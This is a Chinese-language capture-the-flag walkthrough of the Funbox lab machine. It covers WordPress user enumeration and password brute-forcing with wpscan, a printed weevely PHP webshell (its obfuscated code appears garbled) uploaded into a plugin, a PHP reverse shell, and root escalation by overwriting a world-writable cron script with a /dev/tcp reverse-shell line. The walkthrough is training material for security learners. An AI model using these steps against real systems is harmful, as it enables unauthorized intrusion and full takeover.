



再次访问80端口




这里看到使用了wordpress管理系统



可以使用wpscan尝试枚举下用户和插件:

```
wpscan --url http://funbox.fritz.box/ --enumerate u
```



```
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
```

这里看到有两个用户admin和joe

接着尝试爆破密码


```
wpscan --url http://funbox.fritz.box/ -P /usr/share/wordlists/rockyou.txt --max-threads 100
```

```
[*] performing password attack on WP Login against 2 user/s
[SUCCESS] - joe / 12345
[SUCCESS] - admin / iubire
Trying admin / sophia Time: 00:00:05 <
> (000 / 28669384) 0.00% ETA: 77: 77: 77
```

成功爆出密码joe: 12345 admin: iubire

接着登录WordPress后台,直接admin登录,看看能不能模板插入shell

注意修改插件前需要先停用该插件



反弹shell


code1

使用weevely生成一个php木马

```
(root@kali) ~/home/kali
# weevely generate x ./shell.php
Generated './shell.php' with password 'x' of 744 byte size.

(root@kali) ~/home/kali
# cat shell.php
<?php
$e="mpTbut";$a)TB=TB+1;@ob_start();@eTval(@qTzuntBcompresTBsTB(@x@base64_decodTB0e($n[1],$TBk));$TB=@TBob_get';
$z="k){$e=@TBirTBent($k);$l=@TBirTBent($l);$oTB="TB";for($i=@TB;$i<$l){fTBor($i)=@TB;($j=@cTB66$1<$l);$j++fTB; $TB1++;};
$B=@TB_contents();fTB@TBob_endTB_TBclean($);$e=@base64_decodTB0e(encTB0de(@q@qctBtBcompres($o)TB,$TBk));printTB0("so$kh;$kf");};
$Y=@str_replace($TB,$k,$j);TB@TBurn $o;fTB TB(@preg_mTBatch(TB"/TBs$kh(+)");$kf"/_@file_get_TBcontents("TBphp:TBs//");
fTBstr_replace(' ','',@cr3eJate_fJumJction');
$e="$k@odde4eTB461;TB$kh=@TB268c803TB4f5c8TB;$kf="5TB64e15TB5c67TBaTB86";$p=@Nbo7UVz14TB2WyuTBR"TB;funcTBionTB x($,$);
$X=@str_replace('TB','',$e.$I.$Y.$Z.$B);
$E=@f(",$X);$E();
?>
```

将木马上传到插件里面



使用weevely连接

weevely http://192.168.1.152/wp-content/plugins/akismet/index.php x

```
(root@kali)~/home/kali
# weevely http://192.168.1.152/wp-content/plugins/akismet/index.php x

[+] weevely 4.0.1


[+] Target:      www-data@funbox:/var/www/html/wp-content/plugins/akismet
[+] Session:    /root/.weevely/sessions/192.168.1.152/index_1.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox:/var/www/html/wp-content/plugins/akismet
```

code2


将php-reverse-shell.php里面的内容直接上传到插件里面



kali开启监听

```
(root@kali)~/home/kali
# nc -l -vnp 1234
listening on [any] 1234 ...
```

访问: http://192.168.1.152/wp-content/plugins/akismet/index.php



成功拿到shell

```
(root@kali)~/home/kali
# nc -l -vnp 1234
listening on [any] 1234 ...
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.152] 38232
```

```
Linux funbox 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
14:31:09 up 1:52, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

code3

也可以直接写入一句话使用菜刀或者蚁剑连接

这里就不作演示了

提权

这里看到家目录一共有两个用户

```
www-data@funbox:/var/www/html/wp-content/plugins/akismet $ cd /home
www-data@funbox:/home $ ls -la
total 16
drwxr-xr-x  4 root  root  4096 Jun 19  2020 .
drwxr-xr-x 20 root  root  4096 Jun 19  2020 ..
drwxr-xr-x  3 funny funny 4096 Jul 18  2020 funny
drwxr-xr-x  5 joe   joe   4096 Jul 18  2020 joe
```

之前在登录wordpress看到过joe的用户密码是12345，这里也有joe用户，尝试使用ssh连接

```
(root@kali)-[~/kali]
└─# ssh joe@192.168.1.152
The authenticity of host '192.168.1.152 (192.168.1.152)' can't be established.
ECDSA key fingerprint is SHA256:8BF5XWcRdH2tQKcwjiIBCp3BoP1JLcUyR8gzicYKmEg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.152' (ECDSA) to the list of known hosts.
joe@192.168.1.152's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sun 09 Jan 2022 02:37:51 PM UTC

System load:          0.02
Usage of /:           61.3% of 9.78GB
Memory usage:        50%
Swap usage:          8%
Processes:           123
Users logged in:     0
IPv4 address for enp0s3: 192.168.1.152
IPv6 address for enp0s3: 2409:8a0c:ae12:120d:a00:27ff:fede:8131

 * "If you've been waiting for the perfect Kubernetes dev solution for
  macOS, the wait is over. Learn how to install Microk8s on macOS."

  https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

286 updates can be installed immediately.
154 of these updates are security updates.
To see these additional updates run: apt list --upgradable

You have mail.
Last login: Sat Jul 18 10:02:39 2020 from 192.168.178.143
joe@funbox:~$ id
uid=1001(joe) gid=1001(joe) groups=1001(joe)
joe@funbox:~$
```

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连接成功

查看joe用户文件的时候发现rbash，shell被限制了

```
joe@funbox:~$ find / -user joe 2>/dev/null
-rbash: /dev/null: restricted: cannot redirect output
```

绕过方法其实很多，直接bash -l 切换shell

```
joe@funbox:~$ bash -l
```

查看用户文件没有任何发现，joe的用户家目录里面有一份邮件，奈何英语水平不高看不懂

看一下另一个用户的家目录里面有没有东西

```

joe@funbox:~$ cd ..
joe@funbox:/home$ ls
funny joe
joe@funbox:/home$ cd funny/
joe@funbox:/home/funny$ ls -al
total 47608
drwxr-xr-x 3 funny funny 4096 Jul 18 2020 .
drwxr-xr-x 4 root root 4096 Jun 19 2020 ..
-rwxrwxrwx 1 funny funny 55 Jul 18 2020 .backup.sh
-rw----- 1 funny funny 1462 Jul 18 2020 .bash_history
-rw-r--r-- 1 funny funny 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 funny funny 3771 Feb 25 2020 .bashrc
drwx----- 2 funny funny 4096 Jun 19 2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Jan 9 14:52 html.tar
-rw-r--r-- 1 funny funny 807 Feb 25 2020 .profile
-rw-rw-r-- 1 funny funny 162 Jun 19 2020 .reminder.sh
-rw-rw-r-- 1 funny funny 74 Jun 19 2020 .selected_editor
-rw-r--r-- 1 funny funny 0 Jun 19 2020 .sudo_as_admin_successful
-rw----- 1 funny funny 7791 Jul 18 2020 .viminfo
joe@funbox:/home/funny$

```

经一番查看，这个.backup.sh脚本会持续性间隔时间执行。重点是告诉我们，每隔一段时间，backup.sh都会以管理员权限运行一次。这里也看到了.backup.sh权限也是777

```

drwx----- 2 funny funny 4096 Jun 19 2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Jan 9 14:52 html.tar
-rw-r--r-- 1 funny funny 807 Feb 25 2020 .profile
-rw-rw-r-- 1 funny funny 162 Jun 19 2020 .reminder.sh
-rw-rw-r-- 1 funny funny 74 Jun 19 2020 .selected_editor
-rw-r--r-- 1 funny funny 0 Jun 19 2020 .sudo_as_admin_successful
-rw----- 1 funny funny 7791 Jul 18 2020 .viminfo
joe@funbox:/home/funny$ cat .reminder.sh
#!/bin/bash
echo "Hi Joe, the hidden backup.sh backups the entire web space on and on. Ted, the new admin, test it in a long run." | mail -s"Reminder" joe@funbox
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
joe@funbox:/home/funny$

```

更改.backup.sh里面的内容

```

joe@funbox:/home/funny$ vim .backup.sh
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
bash -c 'exec bash -i &>/dev/tcp/192.168.1.140/4444 <&1'

```

kali开启监听，等待一会

```

(rootkali)-[~/kali]
# nc -lvp 4444
listening on [any] 4444 ...

```

监听成功

```

(rootkali)-[~/kali]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.152] 41402
bash: cannot set terminal process group (6278): Inappropriate ioctl for device
bash: no job control in this shell
funny@funbox:~$ ^C

(rootkali)-[~/kali]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.152] 41404
bash: cannot set terminal process group (6287): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@funbox:~#

```

这一步有时会弹出funnyv的shell，后来发现，funnyv和root个用户都是用了定时任务，funnyv用户每两分钟执行一次 .backup.sh，root

用户每五分钟执行一次。所以就会导致这一步有时弹出funny的shell，有时弹出root的shell。

看一下定时任务

```
funny的定时任务，每隔两分钟执行一下/home/funny/.backup.sh
root@funbox:/var/spool/cron/crontabs# cat funny
cat funny
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.n8Fr20/crontab installed on Fri Jun 19 14:33:06 2020)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
*/2 * * * * /home/funny/.backup.sh
```

```
root的定时任务，每隔五分钟执行一下/home/funny/.backup.sh
root@funbox:/var/spool/cron/crontabs# cat root
cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.gcHh7z/crontab installed on Fri Jun 19 13:57:00 2020)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
```



```
#  
# For more information see the manual pages of crontab(5) and cron(8)  
#  
# m h dom mon dow   command  
*/5 * * * * /home/funny/.backup.sh
```

成功拿到flag

```
root@funbox:/var/spool/cron/crontabs# cd  
cd  
root@funbox:~# ls  
ls  
flag.txt  
mbox  
snap  
root@funbox:~# cat flag.txt  
cat flag.txt  
Great ! You did it ...  
FUNBOX - made by @0815R2d2  
root@funbox:~#
```

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